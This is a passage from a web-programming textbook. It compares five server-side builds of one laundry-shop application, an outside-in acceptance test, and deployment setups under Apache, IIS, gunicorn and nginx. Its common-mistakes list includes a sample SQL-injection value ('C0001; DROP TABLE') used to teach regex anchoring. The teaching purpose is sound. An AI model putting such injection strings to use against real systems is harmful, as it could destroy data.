                 customer_id, employee_id, service_id, outlet_id))
            self.db.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id)"
                            " VALUES (?, 'queued', ?, ?)", (bill_id, now, employee_id))
        return bill_id
```

`sqlite3` uses `?` placeholders, like PDO and JDBC. `row_factory = sqlite3.Row` lets templates write `c.name` for a column, as PDO's `FETCH_ASSOC` and the Java records did. For MySQL, the same statements run through PyMySQL, whose placeholder is `%s`; that one difference is why larger Python projects use SQLAlchemy, which hides it.

10.9.6 Running it

From `python`, after `pip install -r requirements.txt` in a virtual environment (Section 1.16), `python app.py` starts Flask's development server on port 9004. The acceptance test passed all eighteen checks. Section 10.12.4 runs the same application under gunicorn.

10.10 One Acceptance Test for Every Server

10.10.1 Testing from the outside

Every build could have been given unit tests in its own language, and real projects should have them. This chapter needs something else: one test that does not know what language the server is written in, so that "the five builds implement the same feature set" is a claim that can be checked rather than believed. An **acceptance test** of that kind behaves like a user with a browser. It sends HTTP requests, reads the status codes, headers and HTML that come back, and decides whether the application does what **Table 10.1** says.

`acceptance/acceptance.py` is written in Python with only the standard library — `urllib.request` for HTTP, `http.cookiejar` for cookies, `html.parser` for reading forms — so that it runs on any machine that has Python, with nothing to install. **Listing 10.53** is its first half, the "careful browser".

Listing 10.53 The first half of `acceptance/acceptance.py`: a browser that keeps cookies, submits the hidden fields of a form, and hands redirects back instead of following them.

```
#!/usr/bin/env python3
"""One acceptance test for all five versions of the Chapter 10 Laundry pages.

    python acceptance.py http://127.0.0.1:9004

Standard library only. It behaves like a careful browser: it keeps cookies, submits the
hidden fields every form carries, and does NOT follow redirects, so it can check them.
Run it against a server that uses a fresh copy of data/laundry.db.
"""
import html.parser
import re
import sys
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar

class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):
        return None                     # hand the 3xx back to us instead of following it

class Forms(html.parser.HTMLParser):
    """Collects the hidden inputs of every <form>, keyed by the form's action."""
    def __init__(self):
        super().__init__()
        self.forms, self.current = {}, None

    def handle_starttag(self, tag, attrs):
        a = dict(attrs)
        if tag == "form":
            self.current = self.forms.setdefault(a.get("action") or "", {})
        elif tag == "input" and self.current is not None and a.get("type") == "hidden":
            self.current[a.get("name")] = a.get("value") or ""

    def handle_endtag(self, tag):
        if tag == "form":
            self.current = None
```

Listing 10.53 (Continued) *The first half of acceptance/acceptance.py: a browser that keeps cookies, submits the hidden fields of a form, and hands redirects back instead of following them.*

```
class Browser:
    def __init__(self, base):
        self.base = base.rstrip("/")
        self.prefix = urllib.parse.urlparse(self.base).path    # "" or a context path,
/laundry
        self.opener = urllib.request.build_opener(
            urllib.request.HTTPCookieProcessor(CookieJar()), NoRedirect)

    def request(self, path, data=None):
        body = urllib.parse.urlencode(data).encode() if data is not None else None
        try:
            with self.opener.open(self.base + path, body, timeout=30) as r:
                return r.status, r.headers, r.read().decode("utf-8")
        except urllib.error.HTTPError as e:            # 3xx, 4xx and 5xx arrive here
            return e.code, e.headers, e.read().decode("utf-8", "replace")

    def hidden(self, path, action):
        """GET a page and return the hidden fields of its form that posts to `action`."""
        status, _, text = self.request(path)
        parser = Forms()
        parser.feed(text)
        return parser.forms.get(self.prefix + action, {})

def location(headers, prefix=""):
    """The path a redirect points to, without the context path (if the app has one)."""
    path = urllib.parse.urlparse(headers.get("Location", "")).path
    return path[len(prefix):] if prefix and path.startswith(prefix) else path
```

Two design choices make the test fair to every build. It **does not follow redirects**: `NoRedirect` returns `None`, so a 302 or 303 comes back to the test as a response with a `Location` header, which the test can inspect. And it **never knows the name of the anti-forgery field**: `hidden()` fetches the page, parses its form, and returns *all* hidden inputs, whatever they are called — `csrf` in four builds, `__RequestVerificationToken` in ASP.NET Core. A browser works the same way; it submits whatever the form contains. That is why the test caught the missing token of Section 10.8.5 without having been written to look for it.

Listing 10.54 is the second half: the eighteen checks, in the order a person would meet them.

Listing 10.54 The eighteen checks. Each one names a behavior of **Table 10.1**; a failure prints what was received instead.

```
def main(base):
    results = []

    def check(name, ok, detail=""):
        results.append(ok)
        print("%s %02d %s%s" % ("PASS" if ok else "FAIL", len(results), name,
                                 "" if ok else "  <-- " + detail))

    b = Browser(base)
    s, h, _ = b.request("/customers")
    check("anonymous /customers is sent to /login",
          s in (302, 303) and location(h, b.prefix) == "/login", "%s %s" % (s,
h.get("Location")))

    s, _, page = b.request("/login")
    badge = re.search(r'class="stack">([^<]*)<', page)
    print("     server says: %s" % (badge.group(1) if badge else "?"))

    check("bill page: 3 kg express = Rp 36.000, queued, at Rungkut",
          s == 200 and "Rp 36.000" in page and "queued" in page and "Nabila Rahman" in page
          and "Profitina Laundry Rungkut" in page and "Dewi Lestari Putri" in page, str(s))
    print("     created %s" % bill_path.rsplit("/", 1)[-1])

    s, _, _ = b.request("/bills/B9999")
    check("unknown bill: 404", s == 404, str(s))

    s, h, _ = b.request("/logout", b.hidden("/customers", "/logout"))
    s2, h2, _ = b.request("/customers")
    check("log out, and /customers is closed again",
          s in (302, 303) and s2 in (302, 303) and location(h2, b.prefix) == "/login",
          "%s %s" % (s, s2))
```

Listing 10.54 (Continued) *The eighteen checks. Each one names a behavior of Table 10.1; a failure prints what was received instead.*

```
    w = Browser(base)
    w.request("/login", {"email": "cuci1@profitina-laundry.example", "password":
"Cuci#2026",
                          **w.hidden("/login", "/login")})
    s, _, page = w.request("/bills/new")
    check("a washer may not open the new-bill form: 403",
          s == 403 and "Washers do not take new bills." in page, str(s))

    print("%d passed, %d failed" % (results.count(True), results.count(False)))
    return 0 if all(results) else 1

if __name__ == "__main__":
    sys.exit(main(sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:9004"))
```

Look at the checks as a list of security properties as much as features. Check 04 and check 12 are CSRF protection. Check 03 is a neutral login error. Check 09 is output escaping; check 10 is SQL injection. Check 17 is that logging out really logs out. Check 18 is authorization — being logged in is not the same as being allowed. None of these is visible when an application is demonstrated by clicking through it, and every one of them has been missing from real applications.

To run it, start one build with a fresh copy of the database, then, in a second terminal, from the `Chapter10` folder:

```
python acceptance/acceptance.py http://127.0.0.1:9001
```

with the port of the build you started. The test creates a bill, so run each build on a fresh copy of `data/laundry.db`, or the new bill's number will not be B2954 (the test itself accepts any number).

10.10.2 The results

Table 10.3 is what happened in this book's build.

Table 10.3 The acceptance test in this book's build, each run against a fresh copy of the database with the clock frozen at 2026-09-30 21:00:00.

Build	Port	Result	Notes
PHP 8.4 + PDO, built-in server	9001	18 passed, 0 failed	**Listing 10.24**
Java HttpServer + JDBC	9002	18 passed, 0 failed	
ASP.NET Core Razor Pages, Kestrel	9003	18 passed, 0 failed	after the fix of Section 10.8.5; the first version passed 3
ASP.NET Core, `dotnet publish` output	9003	18 passed, 0 failed	Section 10.12.3
Flask, development server	9004	18 passed, 0 failed	
Flask under gunicorn, 2 workers, with `LAUNDRY_SECRET_KEY`	9005	18 passed, 0 failed	Section 10.12.4
Flask under gunicorn, 2 workers, without it	9005	12 passed, 6 failed	**Listing 10.56**
Servlet + JSP on Tomcat 11	8080	not run	Tomcat and JSTL unavailable (Section 10.6.7)

10.10.3 Where the builds differ on the wire

The test accepts either of two answers in two places, and a small probe script run beside it recorded exactly what each build sent. **Table 10.4** is the record.

Table 10.4 What each build actually sent, as recorded in this book's build. Every cookie was `HttpOnly` with `SameSite=Lax`; ASP.NET Core also sets an antiforgery cookie with `SameSite=Strict`.

Request	PHP	Java HttpServer	ASP.NET Core	Flask	Servlet (from the code)
`GET /customers`, not logged in	303 → `/login`	303 → `/login`	302 → `/login?ReturnUrl=%2Fcustomers`	302 → `/login`	302 → `/login`
`POST /login`, right password	303	303	302	303	303
`POST /bills/new`, valid	303	303	302	303	303
any `POST` without the token	403	403	400	403	403
login cookie	`PHPSESSID`, 32 characters	`SID`, 64 characters	`.AspNetCore.Cookies`, 560 characters, encrypted	`session`, signed data	`JSESSIONID`
one login, measured once	0.16 s	0.24 s	0.18 s	0.24 s	—

302 or 303. After a `POST`, the right answer is **303 See Other**: it tells the browser to fetch the new address with `GET`. **302 Found** originally meant "repeat the same request at another address", but browsers have always turned a `POST` into a `GET` when following it, and the HTTP specification [9] now permits exactly that. So both work in every browser; 303 says what is meant. PHP, the Java builds and Flask were told to send 303. ASP.NET Core's `Redirect` and `RedirectToPage` send 302, and so do the servlet API's `sendRedirect` and Flask's default `redirect`, which is why the anonymous-visitor row is mixed. It is a matter of precision, not of correctness, and it is exactly the kind of difference nobody notices until two systems are compared line by line.

403 or 400. A request without a valid CSRF token is refused by every build, before any page code runs. The four hand-written checks answer **403 Forbidden** — "I understood you and I refuse". ASP.NET Core's antiforgery filter answers **400 Bad Request** — "your request is malformed", since a valid request would carry the token. Both are defensible; what matters is that the page code never runs.

`ReturnUrl`. ASP.NET Core's cookie handler adds the address the visitor wanted, so that after login it could send them back there. The login page of this build ignores it and always goes to `/customers`. A page that *did* use it must check that it is a local address, or it becomes an *open redirect*: a link to the shop's login page that sends the victim, after a genuine login, to an attacker's look-alike site.

10.11 Side by Side

The previous sections followed one build at a time down the rows of **Figure 10.38**. This section reads the columns.

10.11.1 From an address to a piece of code

Table 10.5 puts the five routing mechanisms together.

Table 10.5 How each build turns an address into code. Three of the five put the route next to the code it runs; two keep all routes in one place.

Build	Where the routes are written	Form of one route	When two could match
PHP	one table in `public/index.php`	`['GET', '#^/bills/([A-Za-z][0-9]{4})$#', 'show_bill']`	the first row in the table wins
Servlet	an annotation on each class	`@WebServlet("/bills/*")`	exact beats path prefix beats extension beats default
HttpServer	a `switch` in `dispatch`	`case "GET /customers" -> …`	the `switch`, then the regex in `default`
ASP.NET Core	a directive at the top of each page	`@page "/bills/{id}"`	literal segments beat parameters
Flask	a decorator on each function	`@app.get("/bills/<bill_id>")`	rules sorted by specificity; static parts first

There are two philosophies in **Table 10.5**. PHP's table and the HttpServer's `switch` keep **all routes in one place**, so one file answers "what addresses does this application have?". The servlet annotations, Razor's `@page` and Flask's decorators keep **each route beside its code**, so one file answers "what address does this code serve?". Large applications in every framework end up wanting both answers; that is why ASP.NET Core and Flask can also list every route at run time (`flask routes` prints them).

And there is one rule every mechanism arrives at by its own route: when a fixed address such as `/bills/new` and a pattern such as `/bills/{id}` could both match, the fixed one must win. PHP relies on your ordering; the others enforce it.

10.11.2 Templates and escaping

Table 10.6 Templates in the five builds. The last column is the one to search for when reviewing code for cross-site scripting.

Build	Template language	Layout mechanism	Escaping	How to print raw HTML
PHP	PHP itself (`<?= ?>`)	capture the page, then include `layout.php`	**opt-in**: `e()`	just `<?= $x ?>`
Servlet + JSP	JSP with EL and JSTL	static include of `_top.jspf` and `_bottom.jspf`	**opt-in**: `<c:out>`	just `${x}`
HttpServer	Java text blocks	a `layout` method	**opt-in**: `esc()`	just `%s`
ASP.NET Core	Razor (`@`)	`_Layout.cshtml` with `@RenderBody()`	**automatic**	`@Html.Raw(x)`
Flask	Jinja2 (`{{ }}`, `{% %}`)	`{% extends %}` with blocks	**automatic**	the `safe` filter

Table 10.6 contains the single most important security difference of the chapter. In three builds, forgetting to escape one value is a cross-site-scripting hole and looks exactly like correct code. In two, forgetting is safe and the dangerous thing has a long, visible name. All five builds pass check 09, but for PHP, JSP and the text blocks that is because every value was escaped by hand, one at a time. When you choose a template engine, choose one that escapes by default.

10.11.3 Sessions, configuration, data

Figure 10.39 has already shown the two ways of remembering a login. **Table 10.7** puts that together with everything else.

Table 10.7 The four systems of the chapter, compared on the dimensions the builds exercised.

	PHP 8 + PDO	Servlet + JSP	ASP.NET Core Razor Pages	Flask
Language	PHP 8.4	Java 17+	C# 14 on .NET 10	Python 3.10+
Process model	a fresh start per request (shared-nothing)	one long-lived JVM, many threads	one long-lived process, many threads	one or more long-lived processes, one request each at a time (sync workers)
Entry point	`public/index.php`	the container reads the WAR	`Program.cs`	`create_app()`
Cross-cutting checks	top of the front controller	a `Filter`	middleware and conventions	`before_request`, decorators
Login state	file per session on the server	object per session in memory	encrypted claims in the cookie	signed data in the cookie
CSRF protection	hand-written	hand-written	built in, automatic	hand-written (or Flask-WTF)
Database API	PDO	JDBC	ADO.NET	`sqlite3` / DB-API
Placeholders	`?` or `:name`	`?`	`$name`, `@name`	`?` (`%s` in PyMySQL)
Configuration	a PHP file returning an array, plus `getenv`	`web.xml`, context parameters, JNDI, environment	layered: JSON files, environment, command line	`app.config` from environment variables
Development server	`php -S`	none built in (Tomcat, or the JDK HttpServer)	Kestrel, `dotnet run`	`flask run`, `app.run()`
What is deployed	the source files	a WAR file	the `dotnet publish` folder	the source files plus a virtual environment
Production server	Apache + mod_php, or nginx + PHP-FPM	Tomcat, Jetty, or a full Jakarta EE server	Kestrel behind IIS, nginx or a cloud load balancer	gunicorn or uWSGI behind nginx

Read **Table 10.7** for patterns, not for a winner. The **process model** row explains most of the others: PHP starts from nothing on every request, so its sessions must live in files and its configuration is read every time; the others keep a process alive, so they can hold a configured store, a connection pool and compiled templates in memory, but must be careful with anything shared between threads. The **login state** row splits the systems into two families that behave differently when the server restarts or is multiplied. And the **CSRF** row shows the value of a framework that makes the safe thing the default.

10.12 Deployment

"It runs on my laptop" and "it runs for the shop" are different statements. **Figure 10.40** draws what stands between the Internet and the code in a typical production setup of each system.



Figure 10.40 A production arrangement for each system. In every row a front web server handles TLS, static files and slow clients, and hands the rest to the program that runs the application.

The shape repeats. A **front server** — Apache, nginx or IIS — faces the Internet: it holds the TLS certificate for HTTPS, serves the stylesheet and images itself, and copes with slow or malicious clients. Behind it runs the **application server** that executes your code. Only PHP under `mod_php` merges the two into one process.

10.12.1 PHP: XAMPP and Apache, or nginx and PHP-FPM

On a Windows machine with XAMPP, the PHP build is deployed by giving Apache a virtual host for it, **Listing 10.55**.

Listing 10.55 `php/deploy/httpd-vhosts-laundry.conf`: Apache listens on 9001 as well, serves `php/public`, obeys its `.htaccess`, and passes the database location to PHP as an environment variable.

```
# Apache (XAMPP): add to xampp\apache\conf\extra\httpd-vhosts.conf, then restart Apache.
# Change the two paths to where the Chapter10 folder is on your machine.
Listen 9001
<VirtualHost *:9001>
    DocumentRoot "D:/WebPro/Chapter10/php/public"
    <Directory "D:/WebPro/Chapter10/php/public">
        AllowOverride All
        Require all granted
    </Directory>
    SetEnv LAUNDRY_DSN "sqlite:D:/WebPro/Chapter10/data/laundry.db"
</VirtualHost>
```

`AllowOverride All` is what makes Apache read `.htaccess`; without it the rewrite rules of **Listing 10.17** are ignored and every address except `/` answers 404. `SetEnv` puts `LAUNDRY_DSN` where `getenv` in **Listing 10.23** finds it. On a Linux server the common arrangement is nginx with **PHP-FPM**, the *FastCGI Process Manager*, which keeps a pool of PHP processes ready and hands each request to one — the shared-nothing lifecycle is unchanged, only the processes are reused. Deployment in both cases means copying files: there is nothing to build. This configuration was not run in this book's build, where Apache was not available.

10.12.2 Servlets and JSP: Tomcat

A Java web application is deployed as a single file, the WAR. Copy `ROOT.war` into Tomcat's `webapps` folder, or upload it on the Manager page of **Figure 10.15**, and Tomcat unpacks and starts it — and, if `autoDeploy` is on, redeploys it when a new WAR is copied over the old one. Tomcat can face the Internet directly, with a certificate configured on its HTTPS connector, but it is usual to put Apache or nginx in front, joined by HTTP or by the AJP connector that **Figure 10.12** showed on port 8009 — which must then be bound to `127.0.0.1` and protected by a secret, because an AJP port open to the network has been an attack route. Tomcat is itself a long-running Java process: on Windows it is installed as a service, on Linux run by `systemd`, and its memory is set with `-Xmx` in `setenv.sh` or `setenv.bat`. As Section 10.6.7 said, this book's build compiled and packaged the WAR but could not deploy it.

10.12.3 ASP.NET Core: Kestrel, IIS, and `dotnet publish`

An ASP.NET Core application is deployed as the output of `dotnet publish`. In this book's build,

```
dotnet publish -c Release -o publish
```

produced a folder of 276 kilobytes: `LaundryRazor.dll` with its `.deps.json` and `.runtimeconfig.json`, `appsettings.json`, `wwwroot`, and a `web.config` for IIS. That folder was then started with `dotnet LaundryRazor.dll` and an environment variable, `Laundry__CsvFolder`, pointing at the CSV files — the layered configuration of Section 10.8.2 at work, overriding the file without editing it — and the acceptance test passed all eighteen checks against it.

The `web.config` that `dotnet publish` generated is the whole of the IIS side:

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2"
resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LaundryRazor.dll"
stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
```

On Windows, IIS does not run the application itself. The **ASP.NET Core Module** (`AspNetCoreModuleV2`), installed with the *.NET Hosting Bundle*, receives the request in IIS and, with `hostingModel="inprocess"`, runs the application inside the IIS worker process, where Kestrel's request pipeline handles it. To deploy: install the Hosting Bundle once, create a site in IIS Manager (**Figure 10.20**) whose physical path (**Figure 10.21**) is the `publish` folder, and set its application pool to *No Managed Code*, because the .NET Framework CLR that the pool would otherwise load is not the one ASP.NET Core uses. On Linux the same folder runs as a `systemd` service with nginx in front, using exactly the kind of `proxy_pass` block shown for gunicorn in **Listing 10.57**. The IIS and nginx steps were not run in this book's build; the publish and the run were.

10.12.4 Flask: gunicorn, and a real deployment bug

Flask's development server says in its own start-up message that it is not for production. The usual production server on Linux and macOS is **gunicorn**, a WSGI server that starts one *master*

process and several *worker* processes, each of which runs its own copy of the application and serves one request at a time. gunicorn's documentation [10] suggests, as a starting point,

$$\text{workers} = 2 \times \text{CPU cores} + 1 \tag{10.3}$$

so that some workers can compute while others wait for the database or the network. By Equation (10.3), the two-core build machine would take five; two were enough for the experiment. The command was

```
LAUNDRY_SECRET_KEY=<64 random hex digits> gunicorn -w 2 -b 127.0.0.1:9005
"app:create_app()"
```

and gunicorn started like this:

```
[2026-09-23 22:02:24 +0700] [24287] [INFO] Starting gunicorn 26.2.0
[2026-09-23 22:02:24 +0700] [24287] [INFO] Listening at: http://127.0.0.1:9005 (24287)
[2026-09-23 22:02:24 +0700] [24287] [INFO] Using worker: sync
[2026-09-23 22:02:24 +0700] [24290] [INFO] Booting worker with pid: 24290
[2026-09-23 22:02:24 +0700] [24291] [INFO] Booting worker with pid: 24291
[2026-09-23 22:02:24 +0700] [24287] [INFO] Control socket listening at
/root/.gunicorn/gunicorn.ctl
127.0.0.1 - - [23/Sep/2026:22:02:27 +0700] "GET /customers HTTP/1.1" 302 199 "-" "Python-
urllib/3.11"
127.0.0.1 - - [23/Sep/2026:22:02:27 +0700] "GET /login HTTP/1.1" 200 806 "-" "Python-
urllib/3.11"
```

The acceptance test passed all eighteen checks. Then the same command was run *without* `LAUNDRY_SECRET_KEY`, and the test printed **Listing 10.56**.

Listing 10.56 The acceptance test against two gunicorn workers that each invented their own secret key. Which checks fail changes from run to run; that they fail does not.

```
PASS 01 anonymous /customers is sent to /login
     server says: Python Flask + Jinja2
PASS 02 login page has a form with a hidden token
FAIL 03 wrong password: 401 and one neutral message  <-- 403
PASS 04 login without the token is refused (400 or 403)
PASS 05 cashier logs in and lands on /customers
PASS 06 all customers: 256 found, first 20 shown
PASS 07 search 'budi' finds 3
PASS 08 search by phone finds Nabila Rahman
PASS 09 search text is escaped, not executed
PASS 10 SQL typed into the search box is only text
PASS 11 new-bill form is shown to a cashier
PASS 12 new bill without the token is refused (400 or 403)
FAIL 13 bad bill: 422 and three messages  <-- 403
FAIL 14 good bill: redirect to /bills/<new id>  <-- 403 None
FAIL 15 bill page: 3 kg express = Rp 36.000, queued, at Rungkut  <-- 302
     created
FAIL 16 unknown bill: 404  <-- 302
FAIL 17 log out, and /customers is closed again  <-- 403 302
PASS 18 a washer may not open the new-bill form: 403
12 passed, 6 failed
```

Here is what happened. With no key in the environment, `create_app` invented a random one. gunicorn called `create_app` once in *each* worker, so the two workers had two different keys. The session cookie that worker A signed was, to worker B, a forgery: B threw it away and treated the visitor as a stranger with no session and no CSRF token. Every request went to whichever worker was free, so the test was sometimes recognized and sometimes not — a 403 on a login form whose token came from the other worker, a 302 to the login page right after logging in. A second run failed on a different six checks. Under the development server, which runs one process, the bug cannot appear at all, which is exactly why it reaches production.

The fix is one line of deployment configuration: set the same `LAUNDRY_SECRET_KEY`, a long random value kept out of the repository, for every worker. The general lesson applies to every system in this chapter. **Anything a process invents at start-up is different in every process.** PHP sessions stored in files survive it, because every PHP process reads the same folder; Tomcat's in-memory sessions do not survive two Tomcats behind a load balancer without sticky sessions or session replication; ASP.NET Core's cookies need all instances to share the Data Protection key ring, for exactly the reason Flask needs one secret key.

In production nginx stands in front of gunicorn, **Listing 10.57**, serving `/static/` itself and passing everything else on.

Listing 10.57 `python/deploy/nginx-laundry.conf`: nginx serves the static files and forwards every other request to gunicorn on port 9005, telling it the original host, client address and scheme. It was written for this chapter and not run in this book's build.

```
# nginx in front of gunicorn (Linux). Put in /etc/nginx/sites-available/, link it into
# sites-enabled/, then: sudo nginx -t && sudo systemctl reload nginx
server {
    listen 80;
    server_name laundry.example;

    location /static/ {                        # nginx sends the files itself
        alias /srv/laundry/python/static/;
    }

    location / {                               # everything else goes to gunicorn
        proxy_pass http://127.0.0.1:9005;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

10.13 Which to Choose

Every year somebody asks which of these is best, and the honest answer begins with what the builds of this chapter showed: for a shop's back office, **all four are entirely adequate**. Each implemented the same feature set, with the same security properties, in a comparable amount of code; each answered a login in a fifth of a second, almost all of it spent deliberately in PBKDF2. The differences that matter are not speed and not what the language can express. They are the ones below.

What the people already know. A team that knows PHP will build and maintain a PHP application better than a Java application, and the same is true in every direction. The shop's owner will one day need someone to change the application, and that someone must be findable. This is usually the deciding factor, and it should be. Surveys give a rough sense of how many such people exist: in the Stack Overflow Developer Survey of 2025, ASP.NET Core was used by 19.7% of the respondents who answered the question on web frameworks, Spring Boot by 14.7%, Flask by 14.4%, Django by 12.6% and Laravel by 8.9% [11].

What the application must connect to. Section 7.2.1 told how server-side Java exists because businesses already had their logic in Java. The same holds now: an organization whose accounting runs on Microsoft SQL Server and Windows servers will find ASP.NET Core the shortest path; one whose data science is in Python will want Flask or Django so that the web and the analysis share code; one whose systems are Java will extend them with Jakarta EE or Spring.

Where it will run. PHP runs on almost every shared hosting plan in the world, often for the price of a few meals a month, with deployment by copying files; that is why so much of the web is PHP. Java and .NET want a server on which a long-running process is allowed — a virtual private server, a container platform, or a cloud service. Python sits in between. For a small shop with no one to administer a server, this alone may decide.

How much the framework does for you. Plain PHP, servlets and Flask leave security features to you: this chapter wrote CSRF checks by hand in three of them. ASP.NET Core Razor Pages gave antiforgery, cookie authentication, escaping by default and layered configuration without asking — and Section 10.8.5 showed that its defaults, too, can be lost. In the PHP world the same level of help comes from Laravel or Symfony; in Java from Spring Boot; in Python from Django. For anything larger than this chapter's slice, choose a *framework*, not a bare language, and the comparison then becomes Laravel against Spring Boot against ASP.NET Core against Django — the subject of this book's companion volume on framework-based programming.

The long term. All four have been maintained for more than twenty years, all four are open source today (including .NET, since 2016), and all four had one painful break: PHP 5 to 7, `javax` to `jakarta`, .NET Framework to .NET Core, Python 2 to 3. A system's age is not a risk; the specific version you pick is. Choose a supported version — a PHP 8 branch still receiving security fixes (8.5, released on 20 November 2025, is the newest [12]), Tomcat 11, .NET 10 LTS, a Python release still receiving security fixes — and plan to upgrade.

Table 10.8 compresses this into one line per system, as a starting point for a discussion rather than a verdict.

Table 10.8 A starting point for choosing. Every row assumes a team that knows the language; if that assumption fails, it outweighs everything else in the table.

If your situation is mostly…	Consider	Because
cheap shared hosting, a PHP-literate team, content-heavy sites	PHP (with Laravel or Symfony when it grows)	deployment by copying files; the largest hosting market
existing Java systems, large teams, long-lived enterprise software	Jakarta EE / Spring on Tomcat	strong typing, mature tooling, the enterprise ecosystem
a Microsoft environment, SQL Server, Windows servers, or strong defaults wanted	ASP.NET Core	secure defaults, excellent tooling, one runtime on every OS
data analysis, AI or scripting already in Python; a small, fast-moving team	Flask, or Django for more structure	one language for the web and the data

10.14 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running in production at `app.profitina.com`. It measures how ready a brand's website is to be cited by AI answer engines — Generative Engine Optimization, GEO — and helps fix what it finds. Its choice of system, and the way it is deployed, are this chapter's discussion made concrete.

The choice followed the connections, as Section 10.13 argued. Profitina's core work — scanning sites, scoring signals, and drafting content with a Qwen2.5 model that runs locally through Ollama — lives in Python, so the web application is Python too: FastAPI served by Uvicorn, with PostgreSQL in production. Uvicorn speaks ASGI, the asynchronous successor of the WSGI contract of Section 10.9.1, which suits a server that streams its real-time community feed to many browsers at once with Server-Sent Events.

The front server and the application server are separate, as in **Figure 10.40**. The production host is a Windows 11 machine on which the application runs as a service managed by NSSM, and Cloudflare Tunnel plays the role that IIS or nginx played in Section 10.12: it faces the Internet, holds the TLS certificate and forwards requests to the application.

An acceptance gate decides releases. A release of Profitina is staged and reported as successful only after the newly deployed version answers its health endpoint, `/api/health`; and the full automated suite — well over a thousand tests — must be green before a release starts. That is the idea of Section 10.10 at production scale: a test from the outside, run against the thing actually deployed, not a belief about what was deployed.

The security properties are the same list. Passwords are stored as Argon2id hashes, the stronger successor of the PBKDF2 of Section 10.4.3; logins are rate-limited; the obligations of UU PDP No. 27/2022 [5] — explicit consent, data export, account deletion — are features of the application. Check 03, check 09 and check 10 of this chapter's test are, in miniature, the checks that keep such a platform honest.

The runnable case study remains **Profitina Laundry**, never the real product. What carries across is the shape: one contract, several possible implementations, and a test that holds every implementation to the contract.

10.15 Common Mistakes, and How to Avoid Them

Forgetting to escape one value in a PHP, JSP or text-block view. It looks exactly like correct code. Escape every value that came from a person or a database, or use a template engine that escapes by default (**Table 10.6**).

A literal `action="…"` on a Razor Pages form. The form tag helper then leaves out the antiforgery token and every POST is refused with 400. Use `asp-page` (Section 10.8.5).

A random secret key per process. With more than one gunicorn worker, sessions work for some requests and not others (**Listing 10.56**). Set `LAUNDRY_SECRET_KEY` (or its equivalent in any framework) explicitly in production, identical in every process.

Deploying a `jakarta` WAR on a `javax` Tomcat. The Tomcat inside XAMPP (**Figure 10.11**) is from the `javax` era; every address answers 404. Use Tomcat 11.

`${record.property}` on Tomcat 10.1. Expression Language 5.0 cannot read Java records; use Tomcat 11, write `${bill.id()}`, or use JavaBeans.

Putting request data in a servlet field. One servlet object serves every visitor at once. Keep per-request values in local variables and request attributes.

Relying on route order without knowing it. In PHP's table the first match wins; put `/bills/new` before `/bills/(…)`. In the other systems the framework decides, and you should know by which rule (**Table 10.5**).

Checking a regular expression with `match` or without anchors. `C0001; DROP TABLE` begins with a valid id. Use `fullmatch`, `^…$` with PHP's `D` modifier, Java's `matches()`, or anchored .NET patterns.

Building SQL from the search text, or forgetting `LIKE`'s own wildcards. Bind every value; escape `%` and `_` inside `LIKE` patterns, or a search for `_` returns every customer.

Redirecting after a POST with a status that says the wrong thing, or not at all. Forwarding to a page after a successful POST makes Reload create a second bill. Redirect, preferably with 303.

Using `ReturnUrl` without checking it. A redirect to any address the query string names is an open redirect. Accept only local addresses.

Showing which half of a login was wrong. "No such e-mail" tells a stranger who works at the shop. Say "Wrong e-mail or password." for both.

Trusting the development server. `php -S`, Flask's server and Visual Studio's random-port Kestrel are for development. Production needs the arrangement of **Figure 10.40**.

Believing a demonstration instead of a test. Clicking through five applications proves that the happy path works in each. Only a test like **Listing 10.54** proves that the refusals work too.

10.16 Chapter Summary

One contract, five builds. The same four features — login with a hashed password, customer search, new bill, bill page — were built in PHP 8 with PDO, in Jakarta Servlets with JSP, on the JDK's HttpServer, in ASP.NET Core Razor Pages and in Flask, to one specification (**Table 10.1**, **Table 10.2**), and look identical in a browser (**Figure 10.1**).

The same six stages in every system (**Figure 10.38**): a server accepts the request, cross-cutting checks run, the address is mapped to code, a handler decides, data is read or written, a view draws the answer. The names differ; the stages do not.

The rules live outside the framework (**Listing 10.11**), and so does the password check, the same PBKDF2 format verified in four languages (**Listing 10.12**, **Listing 10.13**, **Listing 10.14**, **Listing 10.15**); iterations make guessing expensive (Equation (10.2)). The charge is price times units (Equation (10.1)).

PHP starts from nothing on every request; a front controller (**Listing 10.16**) gives it one door, one CSRF check and a route table. Its templates escape only when told to.

